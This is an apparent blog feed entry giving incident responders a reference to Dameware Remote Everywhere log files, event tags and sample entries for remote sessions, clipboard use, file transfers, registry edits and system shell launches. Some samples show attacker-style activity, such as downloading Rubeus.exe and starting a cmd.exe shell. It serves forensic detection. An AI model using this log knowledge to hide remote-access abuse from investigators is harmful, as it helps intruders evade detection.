<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="http://blog.dingusxmcgee.com/feed.xml" rel="self" type="application/atom+xml" /><link href="http://blog.dingusxmcgee.com/" rel="alternate" type="text/html" /><updated>2025-10-13T19:29:59+00:00</updated><id>http://blog.dingusxmcgee.com/feed.xml</id><title type="html">Malware Analysis with Dingus</title><subtitle>Malware Analysis and Reverse Engineering with Dingus
</subtitle><author><name>{&quot;name&quot;=&gt;nil}</name></author><entry><title type="html">Dameware Remote Everywhere Log Reference</title><link href="http://blog.dingusxmcgee.com/blog/2025/10/13/Dameware-Remote-Everywhere-Log-Reference.html" rel="alternate" type="text/html" title="Dameware Remote Everywhere Log Reference" /><published>2025-10-13T00:00:00+00:00</published><updated>2025-10-13T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2025/10/13/Dameware-Remote-Everywhere-Log-Reference</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2025/10/13/Dameware-Remote-Everywhere-Log-Reference.html"><![CDATA[<p>An important part of an incident response investigation is reviewing logs, whether that be from disparate, disconnected systems, or in a central SIEM, log review is critical to understanding system and user activity as well as gauging risk and impact. In this post, we’re going to look at Dameware Remote Everywhere logs.</p>
<h1 id="1-introduction">1. Introduction</h1>
<p>In an incident response scenario, it is not uncommon to encounter the use of Remote Monitoring and Management(RMM) tools, which are often very legitimate tools used by IT departments, but pull double duty as covert channels of remote access for attackers.
And of course, when you encounter those tools, one of the first things you’ll want to look for, are its logs!</p>

<p>In a recent incident response case, I encountered the Dameware Remote Everywhere(DRE) RMM tool and was tasked with reviewing its potential use in the environment. Luckily, DRE has a good amount of logging locally on the host, so there was no shortage of data to review, however, when I tried to get a headstart on review by pulling up any existing documentation on how to review/analyze the logs, and what events/fields to look for specifically, I was faced with a dilemma. I couldn’t find any!</p>

<p>I thought this was a good opportunity to record some of my own.</p>

<p>This will be less of a blog and more of a reference post. I will highlight some essential items and some more interesting bits, and hope it will be useful to you :)</p>

<p>Let’s go!</p>

<h1 id="2-essentials">2. Essentials</h1>

<p>First thing to note, the timestamps in the DRE logs appear to be in <strong>LOCAL SYSTEM TIME</strong>.
In my examples, this is EST.</p>

<p>Potentially this is adjustable per system/install, but something to keep in mind when reviewing the log.</p>

<h2 id="a-log-locations">A. Log locations</h2>

<h3 id="installation-and-uninstallation">Installation and uninstallation:</h3>

<p><code class="language-plaintext highlighter-rouge">C:\Users\USERNAME\Appdata\Local\Temp\DamewareRemoteEverywhereAgentInstaller.install</code>
<code class="language-plaintext highlighter-rouge">C:\Users\USERNAME\Appdata\Local\Temp\DamewareRemoteEverywhereAgentInstaller.uninstall</code></p>

<h3 id="post-installation-activity">Post installation activity:</h3>
<p><strong>Default Paths:</strong></p>

<p>Processes running with privileges: <code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs</code></p>

<p>Processes running without privilege: <code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware_Common\Logs</code></p>

<p><strong>Instance Paths:</strong></p>

<p>Processes running with privileges: <code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware_InstanceName\Logs</code></p>

<p>Processes running without privilege: <code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware_Common_InstanceName\Logs</code></p>

<h2 id="b-identifying-remote-access---audit-log">B. Identifying Remote Access - Audit Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\AuditLog\AuditLog_%DATE%_$SESSIONID%_.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>A new unique log file is generated for each remote session, with the Date and SessionID associated with the session in the file name.</li>
</ul>

<p><strong>Log Events:</strong></p>

<p><code class="language-plaintext highlighter-rouge">[SESSION]</code></p>

<p><strong>Example:</strong></p>

<p>Example log file contents of a 10 second session:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-09-25 12:46:27:044 [603020950008077] [SESSION] - Session started
2025-09-25 12:46:37:746 [603020950008077] [SESSION] - Session ended
</code></pre></div></div>

<h2 id="c-identifying-remote-access---basupsrvc-log">C. Identifying Remote Access - BASupSrvc Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupSrvc_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>This log file is generated once per day, there is no per session log, all sessions will be present in the same daily log.</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[SessionLogin]
[StopSession]
[LOGIN]
</code></pre></div></div>

<p><strong>Examples:</strong></p>

<p>Example log file contents (SessionLogin):</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-09-25 11:53:07:414 {P:3156, T:3588} [SessionLogin] - [RemoteDesktopAllowed - -1, KeyboardAllowed - -1, MouseAllowed - -1]
2025-09-25 11:53:07:414 {P:3156, T:3588} [SessionLogin] - Setting session start time...
2025-09-25 11:53:07:414 {P:3156, T:3588} [SessionLogin] - Session is now connected...
2025-09-25 11:53:07:446 {P:3156, T:3588} [ProcessLoginPacket] - Successfuly derived encryption keys...
2025-09-25 11:53:07:446 {P:3156, T:3588} [ProcessLoginPacket] - Encryption is now on...
2025-09-25 11:53:07:664 {P:3156, T:3588} [HandleBeforeClientReady] - RequireLocalUserConfirmationOnSessionStart - 0 | IsRBMSession - 0
2025-09-25 11:53:07:664 {P:3156, T:3588} [HandleBeforeClientReady] - [SessionTokenValue - 9764CE51445C71DCA52E8569EDD0E63A, TokenAuthorized - 0]
2025-09-25 11:53:07:664 {P:3156, T:3588} [SessionLogin] - Enabling image pool timer...
</code></pre></div></div>

<p>Example log file contents (StopSession):</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-09-25 11:58:22:755 {P:3156, T:5548} [ProcessKeepAlive] - Received keep alive packet...
2025-09-25 11:58:25:375 {P:3156, T:1552} [TCPAsyncClient::Disconnect] - Terminating TCP client reader...
2025-09-25 11:58:25:375 {P:3156, T:1552} [TCPAsyncClient::Disconnect] - Disconnecting TCP client...
2025-09-25 11:58:25:375 {P:3156, T:1552} [HandleDoOnDisconnectedEvent] - Disconnect event called...
2025-09-25 11:58:25:375 {P:3156, T:1552} [onTCPSessionDisconnect] - onTCPSessionDisconnect called...
2025-09-25 11:58:25:375 {P:3156, T:1552} [TTCPGatewayConnThread] - Gateway connection disconnected...
2025-09-25 11:58:25:375 {P:3156, T:1552} [GatewayTCPSessionDisconnect] - Gateway TCP Session disconnect...
2025-09-25 11:58:25:375 {P:3156, T:1552} [GatewayTCPSessionDisconnect] - Connection was established...
2025-09-25 11:58:25:375 {P:3156, T:1552} [GatewayTCPSessionDisconnect] - Suspending TxQueue...
2025-09-25 11:58:25:376 {P:3156, T:1552} [GatewayTCPSessionDisconnect] - Removing connection from list...
2025-09-25 11:58:25:376 {P:3156, T:1552} [GatewayTCPSessionDisconnect] - Removed connection from list!!
2025-09-25 11:58:25:376 {P:3156, T:1552} [GatewayTCPSessionDisconnect] - Deleting connection...
2025-09-25 11:58:25:376 {P:3156, T:1552} [RemoveConnection] - Deleting connection...
2025-09-25 11:58:25:376 {P:3156, T:1552} [~TBAConnection] - Connection still connected... Stopping session...
2025-09-25 11:58:25:376 {P:3156, T:1552} [StopSession] - Stopping CPU usage limit timer...
2025-09-25 11:58:25:377 {P:3156, T:1552} [StopSession] - Deleting CPU usage limit timer...
2025-09-25 11:58:25:377 {P:3156, T:1552} [StopSession] - Stopping image pooling timer...
2025-09-25 11:58:25:380 {P:3156, T:1552} [RestoreMonitorResolutions] - Restoring monitor resolutions in TS mode...
2025-09-25 11:58:25:386 {P:3156, T:1552} [StopSession] - Destroying threads...
2025-09-25 11:58:25:386 {P:3156, T:1552} [GatewayTCPWaitingConnectionCount] - WaitingConnCount - 1 of 2
2025-09-25 11:58:25:386 {P:3156, T:1552} [GatewayHTTPWaitingConnectionCount] - WaitingConnCount - 0 of 0
2025-09-25 11:58:25:386 {P:3156, T:1552} [BeforeSessionEnd] - Calling onSessionEnd...
2025-09-25 11:58:25:386 {P:3156, T:1552} [HandleSessionEnd] - Broadcasting tech count message...
2025-09-25 11:58:25:386 {P:3156, T:1552} [HandleSessionEnd] - Session ended…

</code></pre></div></div>

<h2 id="c-identifying-remote-access---basuptshelper-log">C. Identifying Remote Access - BASupTSHelper Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupTSHelper_%PROCESSID%_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>A new unique log file is generated for each remote session, with the Date and ProcessID associated with the session in the file name.</li>
</ul>

<p><strong>Log Events:</strong></p>

<p><code class="language-plaintext highlighter-rouge">[Main::InitApp]</code></p>

<p><strong>Example:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-09-25 11:53:08:243 {P:2168, T:8356} [Main::InitApp] - BA Helper App started...
2025-09-25 11:53:08:248 {P:2168, T:8356} [Main::InitApp] - Process Integrity Level - HighIntegrity Level
2025-09-25 11:53:08:249 {P:2168, T:8356} [CmdLineArg] - ParamCount - 7
2025-09-25 11:53:08:249 {P:2168, T:8356} [Main::InitApp] - TermServSuffixID - 202509251153073802w8yNyMZeeZBno9
2025-09-25 11:53:08:251 {P:2168, T:8356} [Main::InitApp] - Connected to IPC server...
2025-09-25 11:53:08:251 {P:2168, T:8356} [TImgCapture] -  DisplayName - DISPLAY
2025-09-25 11:53:08:252 {P:2168, T:8356} [TImgCapture] - Creating screen capture object | Width - 1900 | Height - 1080 | DPIX - 192 | DPIY - 192
2025-09-25 11:53:08:252 {P:2168, T:8356} [Main::InitApp] - Started capture thread...
2025-09-25 11:53:08:254 {P:2168, T:8356} [Main::InitApp] - Started command thread...
2025-09-25 11:53:08:254 {P:2168, T:8356} [Main::InitApp] - Started clipboard thread...
2025-09-25 11:53:08:254 {P:2168, T:8356} [InstallClipboardListener] - Installing clipboard format listener...
2025-09-25 11:53:08:254 {P:2168, T:8356} [InstallClipboardFormatListener] - Installing clipboard format listener...
2025-09-25 11:53:08:254 {P:2168, T:8356} [AddClipboardFormatListener] - AddClipboardFormatListener found in User32.dll...
2025-09-25 11:53:08:254 {P:2168, T:8356} [InstallClipboardFormatListener] - Clipboard format listener installed...
2025-09-25 11:53:08:254 {P:2168, T:8356} [InstallClipboardListener] - Clipboard format listener installed...
2025-09-25 11:53:08:255 {P:2168, T:9572} [CmdThread] - Started command thread...
2025-09-25 11:53:08:255 {P:2168, T:8356} [Main::InitApp] - Started Laser Pointer thread...
2025-09-25 11:53:08:256 {P:2168, T:8356} [Main::InitApp] - Started special keys thread...
2025-09-25 11:53:08:256 {P:2168, T:5748} [ClipboardThread] - Started clipboard thread...
2025-09-25 11:53:08:257 {P:2168, T:8356} [Main::InitApp] - Started xml msg thread...
2025-09-25 11:53:08:258 {P:2168, T:8356} [Main::InitApp] - Started application close thread...
2025-09-25 11:53:08:258 {P:2168, T:7616} [LaserPointerThread] - Starting Laser Pointer thread...
2025-09-25 11:53:08:258 {P:2168, T:2884} [SpecialKeyThread] - Started special key thread...
</code></pre></div></div>

<h2 id="d-identifying-clipboard-usage---basuptshelper-log">D. Identifying Clipboard Usage - BASupTsHelper Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupTSHelper_%PROCESSID%_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>A new unique log file is generated for each remote session, with the Date and ProcessID associated with the session in the file name.</li>
  <li>A lot of clipboard activity is likely automatic as a result of shared clipboard settings being pre-set and is not necessarily indicative of specific copy/paste actions to/from a remote host.</li>
</ul>

<p><strong>Log Events:</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[StartClipboardRead]
[ReadClipboardFormat]
[ReadFromClipboard]
[ReadGenericDataFromClipboard]
[WriteToClipboard]
[WMIClipboardUpdate]
</code></pre></div></div>

<p><strong>Example:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-09-25 11:57:38:778 {P:2168, T:8356} [WMClipboardUpdate] - WM_CLIPBOARDUPDATE received...
2025-09-25 11:57:38:778 {P:2168, T:8356} [WMClipboardUpdate] - ClipOwnerPID - 8000 | ClipHelperPID - 2040
2025-09-25 11:57:38:778 {P:2168, T:8356} [WMClipboardUpdate] - IsClipboardFormatAvailable - 0
2025-09-25 11:57:38:779 {P:2168, T:8356} [WMClipboardUpdate] - Clipboard changed...
2025-09-25 11:57:38:779 {P:2168, T:8356} [StartClipboardRead] - Signalling start clipboard read...
2025-09-25 11:57:38:780 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 1
2025-09-25 11:57:38:782 {P:2168, T:5748} [ReadFromClipboard] - Clipboard data available... | ClipboardFmtCount - 3 | SeqNumber - 15 | ClipType - 1 | ClipFormat - 1
2025-09-25 11:57:38:782 {P:2168, T:5748} [ReadGenericDataFromClipboard] - Reading generic data from clipboard...
2025-09-25 11:57:38:785 {P:2168, T:5748} [ReadGenericDataFromClipboard] - Clipboard data successfully read...
2025-09-25 11:57:38:788 {P:2168, T:5748} [ReadClipboardFormat] - Read 18596 bytes from clipboard...
2025-09-25 11:57:38:789 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 2
2025-09-25 11:57:38:789 {P:2168, T:5748} [ReadFromClipboard] - Clipboard data available... | ClipboardFmtCount - 3 | SeqNumber - 15 | ClipType - 2 | ClipFormat - 13
2025-09-25 11:57:38:789 {P:2168, T:5748} [ReadGenericDataFromClipboard] - Reading generic data from clipboard...
2025-09-25 11:57:38:790 {P:2168, T:5748} [ReadGenericDataFromClipboard] - Clipboard data successfully read...
2025-09-25 11:57:38:790 {P:2168, T:5748} [ReadClipboardFormat] - Read 9298 bytes from clipboard...
2025-09-25 11:57:38:793 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 3
2025-09-25 11:57:38:805 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 4
2025-09-25 11:57:38:816 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 5
2025-09-25 11:57:38:832 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 6
2025-09-25 11:57:38:849 {P:2168, T:5748} [ReadClipboardFormat] - Reading ClipboardType - 7
2025-09-25 11:57:39:749 {P:2168, T:2300} [HandleCPUMonitoringTimerOnTimer] -  Tt: 43% | TS Pr: 0.77% { Us: 0% +  Kr: 0.77% } | DWM Pr: 0.38% { Us: 0% +  Kr: 0.38% }
2025-09-25 11:57:54:816 {P:2168, T:2300} [HandleCPUMonitoringTimerOnTimer] -  Tt: 13% | TS Pr: 11% { Us: 0% +  Kr: 11% } | DWM Pr: 5.8% { Us: 0.78% +  Kr: 5.1% }
2025-09-25 11:58:09:905 {P:2168, T:2300} [HandleCPUMonitoringTimerOnTimer] -  Tt: 14% | TS Pr: 0.78% { Us: 0% +  Kr: 0.78% } | DWM Pr: 0% { Us: 0% +  Kr: 0% }
2025-09-25 11:58:20:192 {P:2168, T:3520} [WriteToClipboard] - ClipType - 1 | ClipCRC - 0xC6D66DC3 | ClipSize - 4604 | PacketSize - 4620 | Expected - 4620 | ClipFlags - 00000000
2025-09-25 11:58:20:193 {P:2168, T:3520} [WriteToClipboard] - Writing to clipboard 4604 bytes... | ClipType - 1
2025-09-25 11:58:20:194 {P:2168, T:3520} [WriteToClipboard] - ClipFlagsResult - 0x00000000
2025-09-25 11:58:20:194 {P:2168, T:3520} [WriteToClipboard] - Emptying clipboard...
2025-09-25 11:58:20:195 {P:2168, T:3520} [WriteToClipboard] - Writing generic data to clipboard... | Size - 4604
2025-09-25 11:58:20:197 {P:2168, T:3520} [WriteToClipboard] - Flag CLIPBOARD_FLAG_DONT_SYNC_HISTORY don't received...
2025-09-25 11:58:20:198 {P:2168, T:8356} [WMClipboardUpdate] - WM_CLIPBOARDUPDATE received...
2025-09-25 11:58:20:198 {P:2168, T:8356} [WMClipboardUpdate] - ClipOwnerPID - 2168 | ClipHelperPID - 2040
2025-09-25 11:58:20:198 {P:2168, T:8356} [WMClipboardUpdate] - IsClipboardFormatAvailable - 0
</code></pre></div></div>

<h2 id="e-identifying-file-uploadto-remote-hostattacker---audit-log">E. Identifying File Upload(to remote host/attacker) - Audit Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\AuditLog\AuditLog_%DATE%_$SESSIONID%_.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>A new unique log file is generated for each remote session, with the Date and SessionID associated with the session in the file name.</li>
</ul>

<p><strong>Log Events:</strong></p>

<p><code class="language-plaintext highlighter-rouge">[FILE UPLOAD]</code></p>

<p><strong>Example:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 14:14:04:766 [603021130008280] [FILE UPLOAD] - Uploading file "C:\Users\USERNAME\Desktop\file.zip" [22548279 bytes]
2025-10-13 14:14:40:646 [603021130008280] [FILE UPLOAD] - Upload complete | File "file.zip" [22548279 bytes] [613.79 kB/s]
</code></pre></div></div>

<h2 id="f-identifying-file-downloadto-local-host---audit-log">F. Identifying File Download(to local host) - Audit Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\AuditLog\AuditLog_%DATE%_$SESSIONID%_.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>A new unique log file is generated for each remote session, with the Date and SessionID associated with the session in the file name.</li>
</ul>

<p><strong>Log Events:</strong></p>

<p><code class="language-plaintext highlighter-rouge">[FILE DOWNLOAD]</code></p>

<p><strong>Example:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 14:16:55:444 [603021130008280] [FILE DOWNLOAD] - Downloading file "C:\Users\USERNAME\Desktop\Rubeus.exe" [466432 bytes]
2025-10-13 14:16:55:946 [603021130008280] [FILE DOWNLOAD] - Download complete | File "C:\Users\USERNAME\Desktop\Rubeus.exe" [466432 bytes] [911.00 kB/s]
</code></pre></div></div>

<h2 id="g-identifying-registry-edits---basupregedithlpr-log">G. Identifying Registry Edits - BASupRegEditHlpr Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupRegEditHlpr_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>This log file is only generated when the ‘Remote Registry’ functionality is triggerd in the remote session viewer, and will be generated each day the feature is used, there is no per session log, all sessions will be present in the same daily log.</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[InitializeApp] - start of remote registry session
[HandlePacketModifyValue]
[HandlePacketRetrieveRegistryData]
[RenameRegValue]
[HandlePacketDeleteValue]
[HandlePacketDeleteKey]
[HandlePacketCloseModule] - end of remote registry session
</code></pre></div></div>

<p><strong>Example:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 14:47:12:730 {8692} [ClipHelper] [Main] - Search path set...
2025-10-13 14:47:12:731 {8692} [ClipHelper] [Main] - CWD removed from  directory set...
2025-10-13 14:47:12:735 {8692} [ClipHelper] [InitializeApp] - Parsing command line arguments...
2025-10-13 14:47:12:735 {8692} [ClipHelper] [ParseCommandLineArguments] - ParamCount - 2
2025-10-13 14:47:12:736 {8692} [ClipHelper] [ParseCommandLineArguments] - ParamStr - C:\PROGRA~2\DAMEWA~1\BASupRegEditHlpr.exe -p nLIQY8vmlwczwFoOoV7gMfz6KkDEgssv
2025-10-13 14:47:12:736 {8692} [ClipHelper] [InitializeApp] - Connecting to IPC server...
2025-10-13 14:47:12:736 {8692} [ClipHelper] [ConnectToIPCServer] - Connecting to IPC server...
2025-10-13 14:47:12:737 {8692} [ClipHelper] [HandleIPCClientOnConnect] - Connected to server...
2025-10-13 14:47:12:738 {8692} [ClipHelper] [InitializeApp] - Connected to IPC server...
2025-10-13 14:47:12:890 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;&lt;/keyname&gt;
2025-10-13 14:47:12:891 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - 
2025-10-13 14:47:12:998 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKU&lt;/rootkey&gt;&lt;keyname&gt;&lt;/keyname&gt;
2025-10-13 14:47:12:999 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKU | KeyName - 
2025-10-13 14:47:14:357 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE&lt;/keyname&gt;
2025-10-13 14:47:14:358 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - SOFTWARE
2025-10-13 14:47:15:953 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;
2025-10-13 14:47:15:954 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - SOFTWARE\Google
2025-10-13 14:47:17:661 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;req&gt;vgdEIZXufvJvnOnh&lt;/req&gt;
2025-10-13 14:47:18:911 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;&lt;valuename&gt;&lt;/valuename&gt;&lt;valuedata&gt;&lt;/valuedata&gt;
2025-10-13 14:47:18:912 {8692} [ClipHelper] [HandlePacketCreateValue] - RootKey - HKLM | KeyName - SOFTWARE\Google | ValueName -  | ValueData - 
2025-10-13 14:47:18:912 {8692} [ClipHelper] [HandlePacketCreateValue] - Value created successfuly...
2025-10-13 14:47:19:115 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;
2025-10-13 14:47:19:116 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - SOFTWARE\Google
2025-10-13 14:47:23:681 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;req&gt;yD2ItISkzLg6whDi&lt;/req&gt;
2025-10-13 14:47:23:825 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;&lt;valuename&gt;New Value #1&lt;/valuename&gt;&lt;valuedata&gt;test&lt;/valuedata&gt;
2025-10-13 14:47:23:825 {8692} [ClipHelper] [HandlePacketModifyValue] - RootKey - HKLM | KeyName - SOFTWARE\Google | ValueName - New Value #1 | ValueData - test
2025-10-13 14:47:23:826 {8692} [ClipHelper] [HandlePacketModifyValue] - Value created successfuly...
2025-10-13 14:47:23:937 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;
2025-10-13 14:47:23:938 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - SOFTWARE\Google
2025-10-13 14:47:29:698 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;req&gt;YAvj10fDWn3VBU4J&lt;/req&gt;
2025-10-13 14:47:31:469 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;&lt;valuename&gt;New Value #1&lt;/valuename&gt;&lt;newvaluename&gt;testname&lt;/newvaluename&gt;
2025-10-13 14:47:31:470 {8692} [ClipHelper] [HandlePacketModifyValueName] - RootKey - HKLM | KeyName - SOFTWARE\Google | ValueName - New Value #1 | NewValueName - testname
2025-10-13 14:47:31:471 {8692} [ClipHelper] [RenameRegValue] - ValueName - New Value #1 | NewValueName - testname | ValueType - 1 | dwValueSize - 10
2025-10-13 14:47:31:472 {8692} [ClipHelper] [HandlePacketModifyValueName] - Value renamed successfuly...
2025-10-13 14:47:31:660 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;
2025-10-13 14:47:31:661 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - SOFTWARE\Google
2025-10-13 14:47:34:713 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;req&gt;R8KDgXVrVrPvSOa3&lt;/req&gt;
2025-10-13 14:47:37:458 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;&lt;valuename&gt;testname&lt;/valuename&gt;
2025-10-13 14:47:37:459 {8692} [ClipHelper] [HandlePacketDeleteValue] - RootKey - HKLM | KeyName - SOFTWARE\Google | ValueName - testname
2025-10-13 14:47:37:460 {8692} [ClipHelper] [HandlePacketDeleteKey] - Value deleted successfuly...
2025-10-13 14:47:37:507 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;rootkey&gt;HKLM&lt;/rootkey&gt;&lt;keyname&gt;SOFTWARE\Google&lt;/keyname&gt;
2025-10-13 14:47:37:507 {8692} [ClipHelper] [HandlePacketRetrieveRegistryData] - RootKey - HKLM | KeyName - SOFTWARE\Google
2025-10-13 14:47:40:717 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;req&gt;vSKos7qaPJhUpxC0&lt;/req&gt;
2025-10-13 14:47:46:235 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - &lt;req&gt;oxtBIfEpf5tpx9JV&lt;/req&gt;
2025-10-13 14:47:48:266 {8692} [ClipHelper] [ProcessRegEditCmdPacket] - ReqXML - 
2025-10-13 14:47:48:267 {8692} [ClipHelper] [HandlePacketCloseModule] - Received PacketCloseModule...
</code></pre></div></div>

<h2 id="h-identifying-system-shell-usage---basupsrvc-log">H. Identifying System Shell Usage - BASupSrvc Log</h2>

<p><strong>Logfile:</strong></p>

<p><code class="language-plaintext highlighter-rouge">C:\ProgramData\GetSupportService_Dameware\Logs\BASupSrvc_%DATE%.log</code></p>

<p><strong>Notes:</strong></p>

<ul>
  <li>This log file is generated once per day, there is no per session log, all sessions will be present in the same daily log.</li>
</ul>

<p><strong>Log Events:</strong></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[ProcessSystemShellPacket]
[TRmtSysShellThread]
[SysShellThread]
[HandleSystemShellShellStarted]
[HandleSystemShellShellTerminated]
</code></pre></div></div>

<p><strong>Examples:</strong></p>

<p>Example log file contents:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>2025-10-13 14:50:31:540 {P:5820, T:5372} [HandleRemoteDesktopResume] - Remote desktop session resumed...
2025-10-13 14:50:31:545 {P:5820, T:8340} [ProcessSystemShellPacket] - MagicID match not found...
2025-10-13 14:50:31:546 {P:5820, T:8340} [ProcessSystemShellPacket] - Shell type - normal shell
2025-10-13 14:50:31:551 {P:5820, T:8340} [ProcessSystemShellPacket] - New system shell thread created - MID20251013185031305
2025-10-13 14:50:31:562 {P:5820, T:9312} [TRmtSysShellThread] - TRmtSysShellThread::Execute() started...
2025-10-13 14:50:31:575 {P:5820, T:9312} [TRmtSysShellThread::GetStartShellCmd] -  StartShellCMD - "C:\PROGRA~2\DAMEWA~1\BASupSysShell64.exe" MID20251013185031305 "cmd.exe /A"
2025-10-13 14:50:31:576 {P:5820, T:9312} [SysShellThread::Execute] - CreateProcessW called...
2025-10-13 14:50:31:576 {P:5820, T:9312} [SysShellThread::Execute] - StartShellCMD - "C:\PROGRA~2\DAMEWA~1\BASupSysShell64.exe" MID20251013185031305 "cmd.exe /A"
2025-10-13 14:50:31:576 {P:5820, T:9312} [SysShellThread::Execute] - StartShellApp - C:\PROGRA~2\DAMEWA~1\BASupSysShell64.exe
2025-10-13 14:50:31:576 {P:5820, T:9312} [SysShellThread::Execute] - dwProcStartFlags - 0x08000020
2025-10-13 14:50:31:628 {P:5820, T:9312} [SysShellThread::Execute] - CreateProcessW successful...
2025-10-13 14:50:31:629 {P:5820, T:9312} [HandleSystemShellShellStarted] - HandleSystemShellShellStarted called...
2025-10-13 14:50:32:604 {P:5820, T:5852} [ProcessKeepAlive] - Received keep alive packet...
2025-10-13 14:50:37:605 {P:5820, T:5852} [ProcessKeepAlive] - Received keep alive packet...
